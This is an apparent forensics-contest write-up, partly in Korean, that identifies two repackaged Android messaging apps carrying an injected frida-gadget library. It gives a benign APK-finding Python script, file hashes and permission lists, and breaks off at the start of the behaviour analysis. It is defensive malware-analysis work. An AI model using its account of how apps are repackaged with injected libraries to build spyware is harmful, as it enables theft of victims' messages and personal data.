302 – Android Malicious App

Team Information

Team Name : LuckyVicky

Team Member : Eungchang Lee, Hyun Yi, Juho Heo, Dongkyu Lee

Email Address : dfc_luckyvicky@googlegroups.com

Instructions

Description In a case reported due to a suspected personal information leak, the police dumped the victim's smartphone in order to analyze it and delivered it to the security breach analyst as a compressed file. As an analyst, identify malicious apps on the smartphone, identify malicious activities and leaked personal information.

Target	Hash (MD5)
pixel3.zip	2BFD1D75942B9595E8634E527074C212

Questions

1. Find the package name of the malicious app identified in pixel3.zip. (Example: com.android.name.example) (30 points)
2. Obtain the SHA256 hash values of all files related to the malicious app. (30 points)
3. Please submit a list of all permissions of the malicious app. (60 points)
4. Analyze and describe in detail the malicious behavior of the malicious app and check the leaked personal information. (180 points)

Teams must:

- Develop and document the step-by-step approach used to solve this problem to allow another examiner to replicate team actions and results.
- Specify all tools used in deriving the conclusion(s).

Tools used:

Name:	JEB PRO	**Publisher:**	PNF Software, Inc
Version:	5.5.0.202311022109		
URL:	https://www.pnfsoftware.com		

Name:	HashTab	**Publisher:**	Implbits Software
Version:	6.0.0		
URL:	https://implbits.com		


Name:	Sublime Text 4	**Publisher:**	Sublime Text
Version:	Build 4180		
URL:	https://www.sublimetext.com		

Name:	Beyond Compare 4	**Publisher:**	Scooter
Version:	4.4.6		
URL:	https://www.scootersoftware.com		

Name:	ALEAPP	**Publisher:**	abrignoni
Version:	3.2.3		
URL:	https://github.com/abrignoni/ALEAPP		

Name:	Apktool	**Publisher:**	iBotPeaches
Version:	2.9.3		
URL:	https://apktool.org		

Step-by-step methodology:



[그림 1] md5 해시 값 확인

주어진 파일들의 MD5 해시 값이 일치하는 것을 확인하였습니다.


1. Find the package name of the malicious app identified in pixel3.zip. (Example: com.android.name.example) (30 points)

APK 탐색 소스코드

```
import os
import zipfile
import shutil

def remove_empty_and_zero_size_files(directory):
    for root, dirs, files in os.walk(directory, topdown=False):
        for file in files:
            file_path = os.path.join(root, file)
            if os.path.getsize(file_path) == 0:
                os.remove(file_path)

        if not os.listdir(root):
            shutil.rmtree(root)

def is_apk_file(file_path):
    if not os.path.isfile(file_path) or not zipfile.is_zipfile(file_path):
        return False

    try:
        with zipfile.ZipFile(file_path, 'r') as zip_ref:
            if "AndroidManifest.xml" in zip_ref.namelist():
                return True
    except zipfile.BadZipFile:
        return False

    return False

def find_and_copy_apks(source_directory, target_directory):
    if not os.path.exists(target_directory):
        os.makedirs(target_directory)

    apk_counter = 1

    for root, _, files in os.walk(source_directory):
        for file_name in files:
            file_path = os.path.join(root, file_name)

            if is_apk_file(file_path):
                target_file_name = f"{os.path.splitext(file_name)[0]}_{apk_counter}.apk"
                target_file_path = os.path.join(target_directory, target_file_name)

                shutil.copy2(file_path, target_file_path)

                apk_counter += 1


source_directory = "pixel3"
target_directory = "extract"
remove_empty_and_zero_size_files(source_directory)
find_and_copy_apks(source_directory, target_directory)
```

[표 1] APK 탐색 소스코드

제공된 ZIP 파일은 Pixel 3 기기에서 추출한 안드로이드 스마트폰 데이터입니다. 악성 앱을 찾기 위해 [표 1]의 소스코드를 활용하였고 총 38개의 APK 파일을 발견하였습니다.




[그림 2] 저장된 오프라인 cache 페이지

발견된 APK를 모두 분석하기에 앞서, ALEAPP을 활용하여 정보를 수집하였고 공격자 페이지로 보이는 화면을 발견하였습니다. 악성 앱 개발 환경은 .DS_Store가 포함된 맥OS 환경으로 보여지며 악성 앱을 만들기 위한 도구를 확인할 수 있습니다.

경로: "/data/com.android.chrome/cache/Offline Pages/archives/f6889e89-69e6-4b4f-97de-54781eff5585.mhtml"

공격자는 위장을 목적으로 정상적인 메시지 앱을 다양하게 다운로드 하였습니다. 이후 frida-gadget를 삽입하기 위해 apktool를 활용하여 리패키징을 시도하였고 이러한 근거를 토대로 추가적인 분석을 진행하였습니다.




[그림 3] 발견된 APK 폴더


[표 1]에서 발견된 APK를 수정한 시간순으로 정렬하였고 최근 수정된 2개의 파일에서 frida-gadget을 발견할 수 있었습니다.

파일명	경로
base.apk	pixel3\app\com.concentriclivers.mms.com.android.mms-V5x8WsCIBq50T2m5foS_Ow==\base.apk
74295.apk	pixel3\[UNKNOWN]\74295

[표 2] 악성 APK 실제 경로



[그림 4] frida-gadget



[그림 5] 3개 파일 해시 비교

2개의 파일 모두 libad.so 라이브러리가 포함되어 있었으며 [그림 2]에서 발견한 "**frida-gadget-16.3.3-android-arm64.so**"과 동일한 파일임을 확인하였습니다.


또한, 리패키징 시 포함된 .DS_Store가 APK 내부에 포함되어 있는 점과 더불어 libsms.so, ad.js 등 악성 스크립트의 내용을 분석하여 악성 앱임을 확인하였습니다.

답:

com.concentriclivers.mms.com.android.mms

com.messenger.messages.sms.textmessage

2. Obtain the SHA256 hash values of all files related to the malicious app. (30 points)



[그림 6] 디컴파일 후 비교

악성 앱과 관련 있는 파일을 찾기 위해 악성 앱에서 버전을 확보하였고 원본 파일을 apkpure와 apkcombo에서 다운받아, apktool로 디컴파일을 진행하였습니다. 디컴파일이 완료된 폴더를 기준으로 정상 앱과 리패키징 된 앱을 비교하였고 다음 페이지의 아래와 같은 파일들이 추가되거나 수정되어 변조되어 있는 것을 확인할 수 있었습니다.

com.concentriclivers.mms.com.android.mms (base.apk)	
파일명	SHA256 해시
classes2.dex	9639119B5808A055197D07790A5E0367759AF8863F5A03A0B6AE965CC56C6826
.DS_Store	CFED73556ADD75C19A2DFED422235213ED852EAE9E886B68872096F9B3ED74BD
libad.config.so	95E56E4AE425723E618129F72D62ACAE8E63146E140FF213AD38CB2A67C3CD70
libad.so	6096731CC477DD1CFC86D9378E37907DFEA2B7840E4535AC46B324E878F5896F
libsms.so	D2D339F6EFB7A4911237CA51901FFEB808CDB5DC7D2334BB7C01ADF754506EC0

[표 3] 첫 번째 악성 앱 악성 파일 목록

com.messenger.messages.sms.textmessage (74295.apk)	
파일명	SHA256 해시
classes.dex	DF6DCE206DB9E965C3063E3773E55D2387FE7F8C4EA5A3887821FB723C0DA170
ad.js	74E8F89596E375E835FAD502AE55D7DCDD4A6B3C2275D81E16ABC19C568811C3
libad.so	6096731CC477DD1CFC86D9378E37907DFEA2B7840E4535AC46B324E878F5896F

[표 4] 두 번째 악성 앱 악성 파일 목록

악성 앱과 관련된 파일의 해시는 위와 같습니다.

3. Please submit a list of all permissions of the malicious app. (60 points)

com.concentriclivers.mms.com.android.mms (base.apk)
권한 목록
android.permission.FOREGROUND_SERVICE
android.permission.INTERNET
android.permission.RECEIVE_SMS
android.permission.RECEIVE_MMS
android.permission.READ_SMS
android.permission.SEND_SMS
android.permission.WRITE_SMS
android.permission.MMS_SEND_OUTBOX_MSG
android.permission.CAMERA
android.permission.RECORD_AUDIO
android.permission.READ_EXTERNAL_STORAGE
android.permission.WRITE_EXTERNAL_STORAGE
android.permission.VIBRATE
android.permission.READ_CONTACTS
android.permission.WRITE_CONTACTS
android.permission.READ_CALL_LOG
android.permission.CALL_PHONE
android.permission.READ_PHONE_STATE
android.permission.READ_PHONE_NUMBERS
android.permission.ACCESS_BACKGROUND_LOCATION
android.permission.ACCESS_FINE_LOCATION
android.permission.ACCESS_COARSE_LOCATION
android.permission.POST_NOTIFICATIONS
com.google.android.gms.permission.AD_ID
android.permission.CHANGE_WIFI_STATE
android.permission.ACCESS_WIFI_STATE maxSdkVersion=22
android.permission.SYSTEM_ALERT_WINDOW
android.permission.ACCESS_NETWORK_STATE
android.permission.WAKE_LOCK
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.ANSWER_PHONE_CALLS
android.permission.USE_FULL_SCREEN_INTENT
android.permission.FOREGROUND_SERVICE_PHONE_CALL
android.permission.MANAGE_OWN_CALLS
android.permission.ACCESS_NOTIFICATION_POLICY
android.permission.MODIFY_AUDIO_SETTINGS
android.permission.ACCESS_FINE_LOCATION
android.permission.ACCESS_WIFI_STATE
android.permission.BATTERY_STATS
android.permission.ACCESS_ADSERVICES_AD_ID
android.permission.ACCESS_ADSERVICES_ATTRIBUTION
android.permission.ACCESS_ADSERVICES_TOPICS
android.permission.READ_BASIC_PHONE_STATE
com.concentriclivers.mms.com.android.mms.opensignal.connectivity_assistant.RECEIVE_BROADCAST_PERMISSION
com.google.android.c2dm.permission.RECEIVE
com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE
com.applovin.array.apphub.permission.BIND_APPHUB_SERVICE
com.concentriclivers.mms.com.android.mms.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION


[표 5] 첫 번째 악성 앱 악성 파일 목록

com.messenger.messages.sms.textmessage (74295.apk)
권한 목록
android.permission.ACCESS_NETWORK_STATE
android.permission.CALL_PHONE
android.permission.FOREGROUND_SERVICE
android.permission.INTERNET
android.permission.READ_CONTACTS
android.permission.READ_SMS
android.permission.READ_PHONE_STATE
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.RECEIVE_MMS
android.permission.RECEIVE_SMS
android.permission.SEND_SMS
android.permission.VIBRATE
android.permission.WAKE_LOCK
android.permission.WRITE_EXTERNAL_STORAGE
android.permission.WRITE_SMS
android.permission.READ_EXTERNAL_STORAGE
android.permission.SCHEDULE_EXACT_ALARM
android.permission.USE_EXACT_ALARM
android.permission.READ_MEDIA_IMAGES
android.permission.READ_MEDIA_VIDEO
android.permission.READ_MEDIA_AUDIO
android.permission.POST_NOTIFICATIONS
com.google.android.gms.permission.AD_ID
com.messenger.messages.sms.textmessage.permission.C2D_MESSAGE
com.google.android.c2dm.permission.RECEIVE
com.sec.android.provider.badge.permission.READ
com.sec.android.provider.badge.permission.WRITE
com.htc.launcher.permission.READ_SETTINGS
com.htc.launcher.permission.UPDATE_SHORTCUT
com.sonyericsson.home.permission.BROADCAST_BADGE
com.sonymobile.home.permission.PROVIDER_INSERT_BADGE
com.anddoes.launcher.permission.UPDATE_COUNT
com.majeur.launcher.permission.UPDATE_BADGE
com.huawei.android.launcher.permission.CHANGE_BADGE
com.huawei.android.launcher.permission.READ_SETTINGS
com.huawei.android.launcher.permission.WRITE_SETTINGS
android.permission.READ_APP_BADGE
com.oppo.launcher.permission.READ_SETTINGS
com.oppo.launcher.permission.WRITE_SETTINGS
me.everything.badger.permission.BADGE_COUNT_READ
me.everything.badger.permission.BADGE_COUNT_WRITE
android.permission.ACCESS_ADSERVICES_AD_ID
android.permission.ACCESS_ADSERVICES_ATTRIBUTION
android.permission.ACCESS_ADSERVICES_TOPICS
com.android.vending.BILLING
com.applovin.array.apphub.permission.BIND_APPHUB_SERVICE
android.permission.ACCESS_WIFI_STATE
com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE

[표 6] 두 번째 악성 앱 악성 파일 목록

4. Analyze and describe in detail the malicious behavior of the malicious app and check the leaked personal information. (180 points)


4-1) com.concentriclivers.mms.com.android.mms (base.apk)



[그림 7] smali 비교


첫 번째 악성 앱은 AndroidManifest.xml을 통해 버전을 확인할 수 있었으며 정상 앱을 다운받아 apktool로 각각 Disassemble 하였습니다. 이후 Beyond Compare 프로그램으로 비교를 진행하였고 [그림 7]에서 볼 수 있듯이 리패키징을 통해 